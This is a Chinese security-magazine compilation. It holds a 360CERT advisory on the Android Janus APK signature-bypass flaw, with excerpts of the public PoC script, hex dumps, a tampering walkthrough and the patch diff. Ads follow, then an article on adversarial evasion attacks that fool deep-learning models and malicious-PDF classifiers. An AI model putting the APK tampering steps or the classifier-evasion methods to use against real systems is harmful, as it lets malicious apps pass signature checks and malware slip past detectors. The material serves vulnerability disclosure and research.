该漏洞产生的根源在于将DEX文件和APK文件拼接之后校验签名时只校验了文件的APK部分，而虚拟机执行时却执行了文件的DEX部分，导致了漏洞的发生。由于这种同时为APK文件和DEX文件的二元性，联想到罗马的二元之神Janus，将该漏洞命名为Janus漏洞。


二、事件影响

影响Android5.0-8.0的各个版本和使用安卓V1签名的APK文件。


三、事件详情

3.1 技术细节


Android支持两种应用签名方案，一种是基于JAR签名的方案（v1方案），另一种是Android Nougat(7.0)中引入的APK签名方案v2（v2方案）。



v1 签名不保护 APK 的某些部分 ,例如 ZIP 元数据。APK 验证程序需要处理大量不可信(尚未经过验证) 的数据结构 ,然后会舍弃不受签名保护的数据。这会导致相当大的受攻击面。此外 ,APK 验证程序必须解压所有已压缩的条目 ,而这需要花费更多时间和内存。为了解决这些问题 ,Android 7.0 中引入了 APK 签名方案 v2。在验证期间 ,v2 方案会将 APK 文件视为 Blob ,并对整个文件进行签名检查。对 APK 进行的任何修改(包括对 ZIP 元数据进行的修改) 都会使 APK 签名作废。这种形式的 APK 验证不仅速度要快得多 ,而且能够发现更多种未经授权的修改。



如果开发者只勾选 V1 签名不会有什么影响 ,但是在 7.0 上不会使用更安全的 V2 签名验证方式 ;只勾选 V2 签名 7.0 以下无法正常安装 ,7.0 以上则使用了 V2 的方式验证 ;同时勾选 V1 和 V2 则所有机型都没问题。此次出现问题的是 V1 签名方案。简单地说 ,把修改过的 dex 文件附加到 V1 签名的 apk 文件之前构造一个新的文件 ,V1 方案只校验了新文件的 apk 部分 ,而执行时虚拟机根据 magic header 只执行了新文件的 dex 部分。



我们来看一下已经公布的 POC

(<https://github.com/V-E-O/PoC/tree/master/CVE-2017-13156>) 的原理。janus.py 接受 dex 文件和 apk 文件作为输入，组合起来输出。


读取 dex 文件：

```
with open(dex, 'rb') as f:  
    dex_data = bytearray(f.read())  
dex_size = len(dex_data)
```

读取 apk 文件：

```
with open(apk, 'rb') as f:  
    apk_data = bytearray(f.read())  
cd_end_addr = apk_data.rfind('\x50\x4b\x05\x06')  
cd_start_addr = struct.unpack("<L", apk_data[cd_end_addr+16:cd_end_addr+20])[0]  
apk_data[cd_end_addr+16:cd_end_addr+20] = struct.pack("<L", cd_start_addr+dex_size)
```

APK 其实就是一个 zip。简单地说 zip 文件格式由文件数据区、中央目录结构和中央目录结束节组成。



其中中央目录结束节有一个字段保存了中央目录结构的偏移。代码中搜索中央目录结束节的固定结束标记 x06054b50 定位到中央目录结构的偏移，将其加上 dex 文件的大小，因为我们要把 dex 文件插到 apk 前面。

	1D:94A0h: 73 6F 75 72 63 65 73 2E 61 72 73 63 50 4B 05 06 sources.arscPK..	1D:94B0h: 00 00 00 00 EE 01 EE 01 94 B9 00 00 18 DB 1C 00 ...i.i."1...Ü..	1D:94C0h: 00 00 ..
Template Results - ZIP.bt			
Name	Value		
↳ struct ZIPDIRENTRY dirEntry[478]	res/layout/support_simple_spinner_dropdown_item.xml		
↳ struct ZIPDIRENTRY dirEntry[479]	res/layout/tooltip.xml		
↳ struct ZIPDIRENTRY dirEntry[480]	res/menu/menu_main.xml		
↳ struct ZIPDIRENTRY dirEntry[481]	res/mipmap-anydpi-v26/ic_launcher.xml		
↳ struct ZIPDIRENTRY dirEntry[482]	res/mipmap-anydpi-v26/ic_launcher_round.xml		
↳ struct ZIPDIRENTRY dirEntry[483]	res/mipmap-hdpi-v4/ic_launcher.png		
↳ struct ZIPDIRENTRY dirEntry[484]	res/mipmap-hdpi-v4/ic_launcher_round.png		
↳ struct ZIPDIRENTRY dirEntry[485]	res/mipmap-mdpi-v4/ic_launcher.png		
↳ struct ZIPDIRENTRY dirEntry[486]	res/mipmap-mdpi-v4/ic_launcher_round.png		
↳ struct ZIPDIRENTRY dirEntry[487]	res/mipmap-xhdpi-v4/ic_launcher.png		
↳ struct ZIPDIRENTRY dirEntry[488]	res/mipmap-xhdpi-v4/ic_launcher_round.png		
↳ struct ZIPDIRENTRY dirEntry[489]	res/mipmap-xxhdpi-v4/ic_launcher.png		
↳ struct ZIPDIRENTRY dirEntry[490]	res/mipmap-xxhdpi-v4/ic_launcher_round.png		
↳ struct ZIPDIRENTRY dirEntry[491]	res/mipmap-xxxhdpi-v4/ic_launcher.png		
↳ struct ZIPDIRENTRY dirEntry[492]	res/mipmap-xxxhdpi-v4/ic_launcher_round.png		
↳ struct ZIPDIRENTRY dirEntry[493]	resources.arsc		
↳ struct ZIPENDLOCATOR endLocator			
↳ char elSignature[4]	PK		
ushort elDiskNumber	0		
ushort elStartDiskNumber	0		
ushort elEntriesOnDisk	494		
ushort elEntriesInDirectory	494		
uint elDirectorySize	47508		
uint elDirectoryOffset	1891096		
ushort elCommentLength	0		

接下来依次更新中央目录结构数组中的 deHeaderOffset 字段也就是本地文件头的相对位移字段。通过 deHeaderOffset 字段可以直接获取到对应文件的文件数据区结构的文件偏移，就可以直接获取到对应文件的压缩数据了。同样也是因为 dex 文件插在前面了所以直接加上 dex 文件的大小。

```

pos = cd_start_addr
while (pos < cd_end_addr):
    offset = struct.unpack("<L", apk_data[pos+42:pos+46])[0]
    apk_data[pos+42:pos+46] = struct.pack("<L", offset+dex_size)
    pos = apk_data.find("\x50\x4b\x01\x02", pos+46, cd_end_addr)
    if pos == -1:
        break
    ...

```

最后更新 dex 部分的 file_size 字段为整个 dex+apk 的大小 , 使用 alder32 算法和 SHA1 算法更新 checksum 和 signature 字段。

```

out_data = dex_data + apk_data
out_data[32:36] = struct.pack("<L", len(out_data))
update_checksum(out_data)

```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	64	65	78	0A	30	33	35	00	89	D6	90	53	72	A5	57	7E	dex.035.‰.Sr¥W~
0010h:	DD	F5	D9	D4	AD	41	81	9E	64	0A	E9	E0	15	EF	29	6C	ÝÖÙÔ-A.žd.éà.i)l
0020h:	44	B5	2E	00	70	00	00	00	78	56	34	12	00	00	00	00	Dþ..p...xV4.....
0030h:	00	00	00	00	68	B4	2E	00	FB	69	00	00	70	00	00	00h`..ûi..p....
0040h:	79	0B	00	00	5C	A8	01	00	BF	10	00	00	40	D6	01	00	y...\"...é...@Ö...
0050h:	B7	3A	00	00	34	9F	02	00	07	58	00	00	EC	74	04	00	:...4Ý...X..it...

Template Results - DEX.bt	
Name	Value
struct header_item dex_header	
struct dex_magic magic	dex 035
uint checksum	5390D689h
SHA1 signature[20]	72A5577EDDF5D9D4AD41819E640AE9E015EF296C
uint file_size	3061060
uint header_size	112
uint endian_tag	12345678h


下面做一个非常简单的测试。 在 APK 文件中写一个弹出 Hello 的 toast , 同时采用 V1 签名方案签名 :

```

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    Toolbar toolbar = (Toolbar) findViewById(R.id.toolbar);
    setSupportActionBar(toolbar);
    Toast.makeText(getApplicationContext(), text: "hello!!!",
    Toast.LENGTH_SHORT).show();
}

```

安装到手机上 :




将编译好的 apk 解压得到 dex 文件，baksmtali.jar 反编译 dex 文件得到 smali 代码，将 hello 随便改成另外一个字符串：

```
move-result-object v2
const-string v3, "changed!!!!"
const/4 v4, 0x0
invoke-static {v2, v3, v4}, Landroid/widget/Toast;->
```

用 smali.jar 回编译成 dex 文件，使用提供的脚本把 dex 文件和原来的 apk 打包生成 out.apk：

```
C:\Users\████████\Downloads\PoC-master\PoC-master\CUE-2017-13156>python janus.py out.dex app-release.apk out.apk
out.apk generated
```

安装到手机上成功通过了签名校验并且执行了修改的 dex 中的代码：



在我 android8.0 没有打补丁的手机上如果采用了 V2 签名方案不受该漏洞影响，更新不了原来正常的程序：



3.2 补丁分析

补丁非常简单，强制校验了 zip 的 frSignature :

```
diff --git a/libziparchive/zip_archive.cc b/libziparchive/zip_archive.cc
index 78de40a..d0bbd72 100644
--- a/libziparchive/zip_archive.cc
+++ b/libziparchive/zip_archive.cc

@@ -441,6 +441,22 @@
     return -1;
 }
+
+ uint32_t lfh_start_bytes;
+ if (!archive->mapped_zip.ReadAtOffset(reinterpret_cast<uint8_t*>(&lfh_start_bytes),
+                                         sizeof(uint32_t), 0)) {
+     ALOGW("Zip: Unable to read header for entry at offset == 0.");
+     return -1;
+ }
+
+ if (lfh_start_bytes != LocalFileHeader::kSignature) {
+     ALOGW("Zip: Entry at offset zero has invalid LFH signature %" PRIx32, lfh_start_bytes);
+#if defined(__ANDROID__)
+     android_errorWriteLog(0x534e4554, "64211847");
#endif
+     return -1;
+ }
+
 ALOGV("++ zip good scan %" PRIu16 " entries", num_entries);

 return 0;
```

四、修复建议

- 1、开发者在开发应用程序时勾选 V2 签名方案
- 2、各厂商应及时发布补丁，确保用户尽快更新系统
- 3、用户应在正规的应用市场下载程序

五、时间线

2017-12-4 Google 发布 12 月安全公告

2017-12-8 公布 POC

2017-12-12 360CERT 进行分析并发布预警公告

六、参考文档

<https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-attackers-modify-apps-without-affecting-their-signatures>

<https://source.android.com/security/bulletin/2017-12-01>

<https://source.android.google.cn/security/apksigning/v2?hl=zh-cn>

360CERT

360CERT 全称 “360 Computer Emergency Readiness Team” 我们致力于维护计算机网络空间安全，是 360 基于“协同联动，主动发现，快速响应”的指导原则，对全球重要网络安全事件进行快速预警、应急响应的安全协调团队。官网地址：<http://cert.360.cn>





测评中心



注册信息安全专业人员 渗透测试工程师 (CISP-PTE) 报名倒计时



网络安全全面临“人才荒”缺口高达95%

★国内唯一认可的渗透测试认证 ★官方指定的培训机构 ★国内顶级信息安全专家授课

★3大福利优惠 只限首期学员 ★一证在手 高薪无忧 终身受益

-四叶草安全将推荐国内顶尖的安全企业和大型互联网企业的实习和工作岗位-

CISP-PTE培训对象

信息安全从业人员、网络安全方向求职意向学生、

网络安全兴趣爱好者



开班时间：2018年1月8日



(扫码咨询)



联系人：麻老师 联系电话：029-88894789; 17791825888

公司邮箱：maxueyuan@seclover.com

公司官网：www.seclover.com

公司地点：西安市高新区锦业路69号研发园A-1001



悬镜
XMIRROR

服务器安全运维专家

一元秒杀限时抢购

活动一

悬镜星声私有云安全管控平台

限时8.8折

活动二

云鉴漏洞扫描云平台

限时1元起

活动三

安全服务

限时8.8折

活动时间：2018年1月2日-31日

联系方式：010-86469499

活动咨询：QQ3026996729

活动详情：<http://www.xmirror.cn/page/activity>



微信公众号

【安全研究】

对深度学习的逃逸攻击 —— 探究人工智能系统中的安全盲区

作者：肖学奇、许伟林、李康@360 Team Serious

文章来源：【安全客】<https://www.anquanke.com/post/id/87037>

简介

ISC 2017 中国互联网安全大会举办了人工智能安全论坛。 我们把论坛总结成为一系列文章，本文为系列中的第二篇。

传送门：

【技术分享】深度学习框架中的魔鬼——探究人工智能系统中的安全问题

“逃逸攻击就是要把百分之零点零零一的误判率变成百分之百的攻击成功率”。

虽然深度学习系统经过训练可以对正常输入达到很低的误判率，但是当攻击者用系统化的方法能够生成误判样本的时候，攻击的效率就可以接近 100%，从而实现稳定的逃逸攻击。

逃逸攻击简介

逃逸是指攻击者在不改变目标机器学习系统的情况下，通过构造特定输入样本以完成欺骗目标系统的攻击。例如，攻击者可以修改一个恶意软件样本的非关键特征，使得它被一个反病毒系统判定为良性样本，从而绕过检测。攻击者为实施逃逸攻击而特意构造的样本通常被称为“对抗样本”。只要一个机器学习模型没有完美地学到判别规则，攻击者就有可能构造对抗样本用以欺骗机器学习系统。例如，研究者一直试图在计算机上模仿人类视觉功能，但由于人类视觉机理过于复杂，两个系统在判别物体时依赖的规则存在一定差异。对抗图片恰好利用这些差异使得机器学习模型得出和人类视觉截然不同的结果，如图 1 所示[1]。




图 1：攻击者生成对抗样本使系统与人类有不同的判断

一个著名的逃逸样本是 Ian Goodfellow[2]在 2015 年 ICLR 会议上用过的熊猫与长臂猿分类的例子。被攻击目标是一个来谷歌的深度学习研究系统。该系统利用卷积神经元网络能够精确区分熊猫与长臂猿等图片。但是攻击者可以对熊猫图片增加少量干扰，生成的图片对人来讲仍然可以清晰地判断为熊猫，但深度学习系统会误认为长臂猿。图 2 显示了熊猫原图以及经过扰动生成后的图片。




图 2：在图片中添加扰动导致深度学习系统的错误识别实例

下面我们从攻击者的角度介绍如何系统生成对抗样本来达到稳定的逃逸攻击。不关心技术细节的读者可忽略这些内容，直接跳到文章结尾的总结部分。

基于机器学习的对抗样本生成

基于机器学习的逃逸攻击可分为白盒攻击和黑盒攻击。白盒攻击需要获取机器学习模型内部的所有信息，然后直接计算得到对抗样本；黑盒攻击则只需要知道模型的输入和输出，通过观察模型输出的变化来生成对抗样本。

2.1 白盒攻击

深度神经网络是数学上可微的模型，在训练过程中通常使用反向传播算法得到每层的梯度来调整网络参数。假设神经网络的输入是 X ，类别标签是 Y ，网络参数是 W ，输出是 $F(X) = W^*X$ 。训练神经网络时，对于每个确定的输入样本 X ，我们反复调整网络参数 W 使得输出值 $F(X)$ 趋向于该样本的类别标签 Y 。白盒攻击使用同样的方法，区别只是我们固定网络参数 W ，反复修改输入样本 X 使得输出值 $F(X)$ 趋向于攻击目标 Y' 。这意味着我们只需要修改目标函数以及约束条件，就可以使用与训练神经网络同样的方法计算得到对抗性样本[3]。

白盒攻击的约束条件是一个关键部分。从 X 起始求解 X' 使得 $F(X')=Y'$ 的过程中，我们必须保证 X' 的标签不是 Y' 。例如，对于一个手写体输入“1”，如果我们把它改成“2”使得模型判别是“2”，那就不算是攻击。在计算机视觉领域，我们不太可能使用人力判定攻击方法生成的每一个样本 X' ，因此引入了距离函数 $\Delta(X, X')$ 。我们假设在一定的距离内， X' 的含义和标签与 X 是一致的。距离函数可以选择不同的 Norm 来表示，比如 L_2 , L_∞ , 和 L_0 。

$L\text{-BFGS}$ 是第一种攻击深度学习模型的方法，它使用 $L_2\text{-Norm}$ 限制 X' 的范围，并使用最优化方法 $L\text{-BFGS}$ 计算得到 X' 。后来基于模型的线性假设，研究者又提出了 Fast Gradient Sign Method (FGSM)[2] 和 DeepFool[4] 等一些新方法。如果以距离 $\Delta(X, X')$ 最小为目标，目前最先进的方法是 Carlini-Wagner，它分别对多种距离函数做了求解优化。

2.2 黑盒攻击

黑盒攻击只依赖于机器学习模型的输出，而不需要了解模型内部的构造和状态。遗传（进化）算法即是一个有效的黑盒攻击方法。

遗传算法是在计算机上模仿达尔文生物进化论的一种最优化求解方法。它主要分为两个过程：首先通过基因突变或杂交得到新一代的变种，然后以优胜劣汰的方式选择优势变种。这个过程可以周而复始，一代一代地演化，最终得到我们需要的样本。

把遗传算法用于黑盒逃逸攻击时，我们利用模型的输出给每一个变种打分， $F(X')$ 越接近目标标签 Y' 则得分越高，把高分变种留下来继续演化，最终可以得到 $F(X')=Y'$ 。这种方法已经成功用于欺骗基于机器学习的计算机视觉模型以及恶意软件检测器。

基于遗传算法的对抗样本生成

3.1 对 Gmail PDF 过滤的逃逸攻击

本文作者许伟林一年前在 NDSS 大会上发表了名为 Automatically Evading Classifiers 的论文[5]。研究工作采用遗传编程（Genetic Programming）随机修改恶意软件的方法，成功攻击了两个号称准确率极高的恶意 PDF 文件分类器： $PDFRate$ 和 $Hidost$ 。这些逃逸检测的恶意文件都是算法自动修改出来的，并不需要 PDF 安全专家介入。图 3 显示了对抗样本生成的基本流程。




图 3: 利用进化算法生成恶意 PDF 对抗变种

同样的算法可以用来对实际应用的机器学习系统进行逃逸攻击。上面提到的工作可以对 Gmail 内嵌的恶意软件分类器进行攻击，并且只需 4 行代码修改已知恶意 PDF 样本就可以达到近 50% 的逃逸率，10 亿 Gmail 用户都受到影响。

3.2 利用 Fuzzing 测试的对抗样本生成

除了对模型和算法的弱点进行分析，黑盒攻击还可以借鉴模糊测试的方法来实现对抗样本的生成。下面以手写数字图像识别为例，我们的目标是产生对抗图片，使其看起来是“1”，而人工智能系统却识别为“2”。我们的主要思路是将这样一个对抗样本生成的问题，转换为一个漏洞挖掘的问题，如下图 4 所示。




图 4：针对手写数字图像识别的对抗样本生成

我们主要是利用灰盒 fuzzing 测试的方法来实现，首先给定数字“1”的图片作为种子，然后通过对种子图片进行变异，如果机器学习系统将变异后的图片识别为“2”，那么我们认为这样一个图片就是对抗样本。

利用 Fuzzing 测试的对抗样本生成是基于 AFL 来实现的，主要做了以下几方面的改进：

1. 是漏洞注入，我们在机器学习系统中添加一个判断，当图片被识别为 2 时，则人为产生一个 crash；

2. 是在数据变异的过程中，我们考虑文件格式的内容，优先对一些图像内容相关的数据进行变异；

3. 是在 AFL 已有的路径导向的基础上，增加一些关键数据的导向。

下图 5 是我们生成的一些对抗样本的例子。

